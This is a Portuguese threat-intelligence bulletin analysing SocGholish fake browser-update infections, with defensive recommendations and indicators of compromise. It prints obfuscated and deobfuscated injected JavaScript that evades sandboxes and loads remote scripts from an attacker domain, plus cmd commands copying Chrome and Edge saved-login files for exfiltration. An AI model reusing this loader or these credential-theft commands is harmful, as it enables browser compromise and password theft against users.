BOLETIM DE SEGURANÇA

Grupo SocGholish realiza ataques em empresas com atualizações fraudulentas de navegadores

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Em abril de 2024, a equipe da eSentire, detectou o comportamento do grupo SocGholish em uma cadeia de ações maliciosas que remontavam a uma infecção originada por uma suposta atualização de navegador. O código malicioso, escrito em JavaScript camuflado, tinha como objetivo passar despercebido e consolidar sua presença no sistema infectado.

2 INFORMAÇÕES SOBRE A AMEAÇA

Os atacantes recorreram a estratégias engenhosas para extrair informações sigilosas, utilizando principalmente web beacons ocultos em assinaturas de e-mail e em recursos compartilhados na rede, com o intuito de desvendar e explorar a teia de conexões entre diferentes entidades corporativas. O vetor inicial do ataque foi o download de um arquivo nocivo denominado "**Update.js**", apresentado como uma atualização legítima de navegador em um site que havia sido previamente comprometido. Esse arquivo, um JavaScript disfarçado, possuía a assinatura digital (MD5: 44a0b845b30dcdc26c8017a6714c46e9).

A página web em questão exibia um JavaScript injetado, visível na imagem abaixo, e conduzia ao código JavaScript ofuscado, ilustrado na figura abaixo. Esses elementos constituíam as peças-chave da estratégia de infiltração do SocGholish.





Figura 1 – Código JavaScript injetado.

```
(function(_0x3ddb03,_0x4110e6){var a0_0x161d32={_0x2fd221:0x63,_0x5ea4a7:0x55,_0x4b1c51:0x9d,
_0x35fd48:'V&No',_0x2cf180:'3qsN',_0x18729f:0x22,_0x3e8448:0x6f,_0x42fe0b:'qB9p',_0x447505:0x8a,
_0x53e8fd:0xbe,_0x4390f2:0x70,_0x45fd65:0x43,_0x1d4294:0x28c,_0x1e816e:0x262,_0x580376:0x213,
_0x195cad:0x289,_0x4454e4:0x8a,_0x58cf1a:0xc9,_0x1334e4:'XuY^',_0x93e2b9:0x497,_0x14991c:0x4c0,
_0x479830:'qB9p',_0x501fa5:0x4b3,_0x593877:0x2fc,_0x3682d2:0x2c3,_0x507654:0x2ee,_0x333371:0x2c6,
_0x1a32ab:'NAzu'},a0_0x1fdf46={_0xad9e2e:0x257},a0_0x3b9e3e={_0x38606f:0xd5},a0_0x45b402=
{_0xb39023:0xe};function _0x2f6881(_0x29021b,_0x158ba8,_0x410e10,_0x48dded,_0x2e7a56){return
a0_0x35d1(_0x29021b-0x302,_0x48dded);}function _0x183155(_0x2d09a6,_0x57125a,_0x2cd06f,_0x4dd404,
_0x5d1d82){return a0_0x35d1(_0x4dd404- -0x118,_0x57125a);}function _0x11b54a(_0x48e3d1,_0xdf367f,
_0x18655b,_0x2f0297,_0x513a91){return a0_0x35d1(_0xdf367f- -a0_0x45b402._0xb39023,_0x513a91);}var
_0x3a61e9=_0x3ddb03();function _0x47155c(_0x41aab8,_0x1e107e,_0x3767b7,_0x3bcc31,_0x5a18ca){return
a0_0x35d1(_0x1e107e-a0_0x3b9e3e._0x38606f,_0x3bcc31);}function _0x2fb53c(_0xd7fda4,_0x28ddd5,
_0x34cdbb,_0x5073b5,_0x5ab714){return a0_0x35d1(_0x28ddd5- -a0_0x1fdf46._0xad9e2e,_0x5ab714);}while
(!![]){try{var _0x32f953=parseInt(_0x2fb53c(-0x4a,-a0_0x161d32._0x2fd221,-a0_0x161d32._0x5ea4a7,
-a0_0x161d32._0x4b1c51,a0_0x161d32._0x35fd48))/(-0x1397+-0x1*0x16bf+0x2a57)+parseInt(_0x2fb53c(-0xef,
-0xa2,-0x80,-0x89,a0_0x161d32._0x2cf180))/(0x14f*0x9+-0x1b47*0x1+-0xa*-0x18d)*(-parseInt(_0x2fb53c
(-a0_0x161d32._0x18729f,-a0_0x161d32._0x3e8448,-0xbf,-0x8a,a0_0x161d32._0x42fe0b))/(-0x23ea
+0x1c8b*-0x1+-0x4*-0x101e))+parseInt(_0x183155(a0_0x161d32._0x447505,'GWC@',a0_0x161d32._0x53e8fd,
a0_0x161d32._0x4390f2,a0_0x161d32._0x45fd65))/(0x4*-0x579+-0x26c3+0xa7*0x5d)*(-parseInt(_0x47155c
(a0_0x161d32._0x1d4294,a0_0x161d32._0x1e816e,a0_0x161d32._0x580376,a0_0x161d32._0x2cf180,a0_0x161d32.
```

Figura 2 – Trecho do JavaScript ofuscado.

Abaixo, mostra o trecho do script desofuscado:



```
;(function () {
    var _0x56b9ec = window,
      _0x182e7d = _0x56b9ec.document.cookie,
      _0x124b3c = 'adViewEnabled'
    if (_0x56b9ec.localStorage[_0x56b9ec.location.hostname]) {
      return
    }
    if (_0x56b9ec.navigator.webdriver) {
      _0x4d8183(
        'https://ghost.blueecho88.com/XnkKYSVbaQg6WzBTaU0mQy0NbxF8QygRLBxpCTsaYT40ClUHLBZkFTsLeA4sWyZDOwt4DixbMFByW3hDZFtvBy4JbEMj'
      )
      return
    }
    if (
      _0x56b9ec.outerHeight - _0x56b9ec.innerHeight > 200 ||
      _0x56b9ec.outerWidth - _0x56b9ec.innerWidth > 330
    ) {
      _0x4d8183(
        'https://ghost.blueecho88.com/U5WuWyi3zTI3t5RpZKGCeSDhyytxr4wrIfDNMzb2xQQ55vE9IfrALzbn3DQht4J5NufcNCG31Gl/t9x5abfKNz3wxDAl/cw3NeXXPDG30w=='
      )
      return
    }
    if (
      _0x182e7d.indexOf('wordpress_logged_in_') !== -1 ||
      _0x182e7d.indexOf('wp-settings-') !== -1
    ) {
      return
    }
    if (typeof _0x56b9ec[_0x124b3c] !== 'undefined') {
      return
    }
    _0x56b9ec[_0x124b3c] = true
    _0x56b9ec.addEventListener('mousemove', _0x3c23d8, true)
    function _0x3c23d8() {
      _0x56b9ec.removeEventListener('mousemove', _0x3c23d8, true)
      _0x4d8183(
        'https://ghost.blueecho88.com/gcGKZ/rj6Q7147BVtvWmRfK17xej+6gG76DmHvuk1QHx46ZF8+OwReumqBo='
      )
    }
    function _0x4d8183(_0x341dc7) {
      var _0x3cf1c5 = document.createElement('script')
      _0x3cf1c5.async = true
      _0x3cf1c5.src = _0x341dc7
      var _0x29a261 = document.getElementsByTagName('script')[0]
      _0x29a261.parentNode.insertBefore(_0x3cf1c5, _0x29a261)
    }
  })()
```

Figura 3 – Script desofuscado.

O código malicioso inicia sua execução verificando a presença da propriedade “**navigator.webdriver**”, um indicativo de que o navegador pode estar sob influência de ferramentas de automação como o Selenium. Caso positivo, o script ativa o carregamento de um código malicioso de uma URL específica do SocGholish e cessa sua execução, uma tática para esquivar-se de sistemas de detecção automatizados. Prosseguindo, o script avalia alterações na dimensão da janela do navegador, um sinal de que pode estar em um ambiente monitorado. Detectada tal manipulação, outro script é carregado de uma URL distinta.

O script também investiga se o usuário está acessando um site WordPress, por meio da verificação de cookies específicos. Se identificados, o script interrompe qualquer operação subsequente. Caso as verificações anteriores não se confirmem, o script prepara um ouvinte para capturar movimentos do mouse. Ao registrar o primeiro movimento, o ouvinte é desativado e um novo código é carregado de outra URL, uma estratégia para deflagrar o carregamento apenas após a interação do usuário, driblando mecanismos de detecção que focam em atividades suspeitas durante o carregamento da página.

Por fim, a função _0x4d8183 é empregada para injetar um elemento de script na página, utilizando uma URL fornecida como parâmetro, criando um elemento ‘<script>’ e inserindo-o no documento. Esse método permite a execução de código externo dentro do contexto da página web.

Abaixo estão os exemplos de URLs fornecidos no script:

```
hxxps://ghost.blueecho88[.]com/XnkKYSVbaQg6WzBTaU0mQy0NbxF8QygRLBxpCTsaYT40ClUHLBZkFTsLeA4s
WyZDOwt4DixbMFByW3hDZFtvBy4JbEMj

hxxps://ghost.blueecho88[.]com/U5WuWyi3zTI3t5RpZKGCeSDhyytxr4wrIfDNMzb2xQQ55vE9IfrALzbn3DQht4J
5NufcNCG3lGl/t9x5abfKNz3wxDAl/cw3NeXXPDG30w==

hxxps://ghost.blueecho88[.]com/gcGKZ/rj6Q7l47BVtvWmRfK17xej+6gG76DmHvuk1QHx46ZF8+OwReumqBo=
```

Figura 4 – Scripts fornecidos.

Os atores conseguiram acessar e extrair as credenciais de login armazenadas nos navegadores Microsoft Edge e Google Chrome. Eles transferiram essas informações para um arquivo temporário, que foi posteriormente utilizado para a exfiltração dos dados. Esse processo foi realizado por meio de comandos específicos executados pelos agentes da ameaça.

```
"C:\Windows\System32\cmd.exe" /C type "C:\Users\nome de usuário\AppData\Local\Google\Chrome\User
Data\Default\Login Data" >> "C:\Users\nome de usuário\AppData \Local\Temp\2\radC7958.tmp"

"C:\Windows\System32\cmd.exe" /C type "C:\Users\nome de usuário\AppData\Local\Microsoft\Edge\User
Data\Default\Login Data" >> "C:\Users\nome de usuário\AppData \Local\Temp\2\rad01734.tmp"
```

Figura 5 – Extração de credenciais.

Prosseguindo com a operação de exfiltração, um comando subsequente foi acionado para efetuar a cópia dos arquivos que armazenam as credenciais de acesso dos navegadores Edge e Chrome. Estes foram movidos para o diretório de downloads de um segundo perfil de usuário no equipamento. Eventuais ocorrências ou erros observados durante o processo foram registrados em um arquivo de log temporário. "**username**" identifica o usuário primariamente comprometido, enquanto "**usename_2**" se refere a uma segunda conta de usuário presente no sistema.

```
"C:\Windows\System32\cmd.exe" /C copy "C:\Users\username\AppData\Local\Microsoft\Edge\User
Data\Default\Login Data" C:\users\username_2 \Downloads\0395edg. bin© "C:\Users\nome de
usuário\AppData\Local\Google\Chrome\User Data\Default\Login Data"
C:\users\username_2\Downloads\0396chr.bin >> "C:\Users\nome de usuário\AppData\Local
\Temp\2\rad5914F.tmp"
```

Figura 6 – Comando usado para cópia de arquivos de credenciais.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualize seu software regularmente

- Mantenha seu sistema operacional, navegadores e todos os aplicativos críticos atualizados para garantir que você tenha as correções para quaisquer vulnerabilidades de segurança.

Use software antivírus e mantenha-o atualizado

- Um software antivírus de boa reputação pode detectar e remover ameaças conhecidas. Certifique-se de que seu software antivírus está atualizado com as últimas definições de vírus.

Eduque-se sobre phishing e malvertising

- Aprenda a reconhecer sinais de phishing e anúncios suspeitos. Não clique em links ou anúncios que pareçam suspeitos ou venham de fontes não verificadas.

Habilite a configuração de segurança mais alta em seu navegador

- Use configurações que bloqueiem downloads automáticos e solicitem sua permissão antes de executar certos tipos de conteúdo.

Use bloqueadores de anúncios

- Considere instalar uma extensão de bloqueador de anúncios para reduzir o risco de encontrar malvertising.

Backup regularmente

- Faça backups regulares dos seus dados importantes para mitigar os danos em caso de uma infecção.

Monitore sua rede

- Use ferramentas para monitorar o tráfego de rede e identificar atividades suspeitas, o que pode ser um indicador de malware.

Restrição de privilégios de usuário

- Garanta que as contas usadas diariamente em seus dispositivos não tenham privilégios administrativos, a menos que necessário. Isso pode limitar o impacto de qualquer malware que consiga ser executado.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	hxxps://ghost.blueecho88[.]com/8IOe1ouh/b+UoaTkx7ey9IPq+vTKtKnlxLGq+tLxvOzS9vmyg+jzr4Tt/ hxxps://ghost.blueecho88[.]com/XnkKYSVbaQg6WzBTaU0mQy0NbxF8QygRLBxpCTsaYT40ClUHLBZkFTsLeA4sWyZDOwt4DixbMFByW3hDZFtvBy4JbEMj hxxps://ghost.blueecho88[.]com/U5WuWyi3zTI3t5RpZKGCeSDhyytxr4wrIfDNMzb2xQQ55vE9IfrALzbn3DQht4J5NufcNCG3lGl/t9x5abfKNz3wxDAl/cw3NeXXPDG30w== hxxps://ghost.blueecho88[.]com/gcGKZ/rj6Q7l47BVtvWmRfK17xej+6gG76DmHvuk1QHx46ZF8+OwReumqBo=
IP	

Tabela 1 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Esentire**
- **Gbhackers**

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH